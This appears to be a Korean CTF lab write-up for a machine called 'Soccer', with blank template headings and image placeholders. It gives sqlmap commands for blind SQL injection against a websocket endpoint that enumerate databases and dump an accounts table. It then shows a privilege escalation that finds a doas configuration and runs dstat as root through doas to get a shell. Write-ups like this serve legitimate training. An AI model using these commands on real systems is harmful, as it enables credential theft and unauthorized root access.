
# DB 이름 추출
sqlmap -u "ws://soc-player.soccer.htb:9091" --data='{"id":"*"}' --technique=B --not-string="Ticket Doesn't Exist" --level=5 --risk=3 --batch --dbs

# 테이블 이름 추출
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id":"*"}' -D soccer_db --tables --level=5 --risk=3 --batch

# 데이터 추출
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id":"*"}' -D soccer_db -T accounts --dump --level=5 --risk=3 --batch
권한 상승
[misconfiguration 또는 exploit] 요약
soc-player.soccer.htb

https://gtfobins.org/gtfobins/doas/
player@soccer:/usr/local/share/dstat$ ls -lah /etc/doas.conf
ls: cannot access '/etc/doas.conf': No such file or directory
player@soccer:/usr/local/share/dstat$
player@soccer:/usr/local/share/dstat$ find / -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:/usr/local/share/dstat$
https://gtfobins.org/gtfobins/dstat/
/usr/local/bin/doas -u root /usr/bin/dstat —shell
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약